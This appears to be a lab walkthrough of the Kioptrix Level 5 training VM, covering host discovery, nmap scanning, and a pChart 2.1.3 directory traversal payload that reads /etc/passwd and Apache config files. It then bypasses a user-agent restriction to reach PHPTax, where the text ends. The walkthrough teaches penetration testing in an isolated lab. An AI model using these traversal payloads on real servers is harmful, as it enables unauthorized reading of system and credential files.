


ETHICAL HACKING





PENETRATION TESTING

KIOPTRIX LEVEL 5


BY

DEWTON KIPROP




- Make sure your kioptrix and kali machines are up and running as shown on the screenshots above.

NOTE: under settings → network, make sure the kioptrix machine is under “host only” in adapter 1 and kali machine under “host only” in adapter 2 and NAT in adapter 1.



```
root@kali: ~  
File Actions Edit View Help  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    ether 08:00:27:7a:07:c1 txqueuelen 1000 (Ethernet)  
    RX packets 260 bytes 236792 (231.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 137 bytes 16520 (16.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255  
    inet6 fe80::a00:27ff:fe5d:2d45 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:5d:2d:45 txqueuelen 1000 (Ethernet)  
    RX packets 30 bytes 27866 (27.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 49 bytes 13497 (13.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- When you run ifconfig, you should be able to see eth0 and eth1 assigned to IPs 10.0.2.15 and 192.168.56.102 . These are the two adapters of the kali machine. **NOTE: your results for ip addresses might not be the same as those of the screenshot above.**



```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# netdiscover -i eth1
```

- Now you can proceed and do a netdiscover on eth1.

```
root@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.83.0/16 | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240  



| IP             | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------------|-------------------|-------|-----|------------------------|
| 192.168.56.100 | 08:00:27:99:1b:c2 | 2     | 120 | PCS Systemtechnik GmbH |
| 192.168.56.1   | 0a:00:27:00:00:05 | 1     | 60  | Unknown vendor         |
| 192.168.56.114 | 08:00:27:b2:cb:bd | 1     | 60  | PCS Systemtechnik GmbH |


```

- Once the scan is complete, the output is three ip addresses as shown above. Usually, the third ip address from the scan is the ip address of the kioptrix machine. To confirm this, shutdown the kioptrix and run the netdiscover command and see if the third ip address is displayed.

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# nmap -sV 192.168.56.114  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-27 12:39 EDT  
Nmap scan report for 192.168.56.114  
Host is up (0.00059s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
22/tcp    closed ssh  
80/tcp    open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)  
8080/tcp  open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)  
MAC Address: 08:00:27:B2:CB:BD (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.12 seconds  
  
(root@kali)-[~]  
#
```


- We do an nmap scan on the kioptrix ip address as shown on the screenshot with the -sV flag for version detection. From the output we deduce that port 22 is closed, port 80 and 8080 are open. The ports 80 and 8080 are running web server.



- We take the ip address paste it on the browser and a page is rendered with the message “It works!”. Nothing much!

```
1 <html>
2 <head>
3 <!--
4 <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5 -->
6 </head>
7
8 <body>
9 <h1>It works!</h1>
10 </body>
11 </html>
12
```

- We then right click on the page and view the source code. We found something nice, a url pChart2.1.3/index.php.



- We hit on */pChart2.1.3/index.php*. the above is displayed.

```
(root@kali)-[~]
# searchsploit pChart
```

Exploit Title	Path
pChart 2.1.3 - Multiple Vulnerabilities	php/webapps/31173.txt

```
Shellcodes: No Results
```

- We do a searchsploit on the tool's name as above and the results is as shown above.

```

(root@kali)-[~]
# searchsploit -m php/webapps/31173.txt

Exploit: pChart 2.1.3 - Multiple Vulnerabilities
URL: https://www.exploit-db.com/exploits/31173
Path: /usr/share/exploitdb/exploits/php/webapps/31173.txt
File Type: HTML document, ASCII text

cp: overwrite '/root/31173.txt'? █

```

- We Copy the exploit to your current working directory by issuing the highlighted command on the screenshot above, we already copied in advance.

```

(root@kali)-[~]
# nano 31173.txt █

```

- We do a nano on the file on the screenshot above to see its content.

```

File Actions Edit View Help
GNU nano 6.2 31173.txt
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A

[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the usage of the library was copied from the examples.
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.


Source area

[1] Directory Traversal:
"hxyp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line

```

- We navigate to directory traversal and copy the highlighted and edit it.




- After the edit, the url should look as shown in the screenshot above.

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```



- From the results displayed, we see that the victim runs FreeBSD.



- Since we know the server is running Apache, we search for Apache config file path for FreeBSD and edit the url as above.



```
SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser
```

```
<VirtualHost *:8080>  
    DocumentRoot /usr/local/www/apache22/data2
```


```
<Directory "/usr/local/www/apache22/data2">  
    Options Indexes FollowSymLinks  
    AllowOverride All  
    Order allow,deny  
    Allow from env=Mozilla4_browser  
</Directory>
```

```
</VirtualHost>
```

- From the results we see a virtual host running on port 8080. And also not that user agent is set to Mozilla 4.0.



- We try accessing port 8080. No success! Forbidden.



- After changing the user agent, we are now able to access port 8080 as shown above.

PHPTAX 1040

U.S. Individual Income Tax Return 2002

Label: Your first name and initial: **William** Last name: **Berggren2**
 If a joint return, spouse's first name and initial: Last name: **Berggren2**
 Your social security number: **333 12 1111**
 Spouse's social security number: **232 23 3322**

Home address (number and street): 9145 Balcom Avenue
City, town or post office, state, and ZIP code: Chatsworth, California 91311
Art. no.: Ste G

Filing Status: 1 ☒ Single
 2 ☐ Married filing jointly (even if only one had income)
 3 ☐ Married filing separately. Enter spouse's SSN above
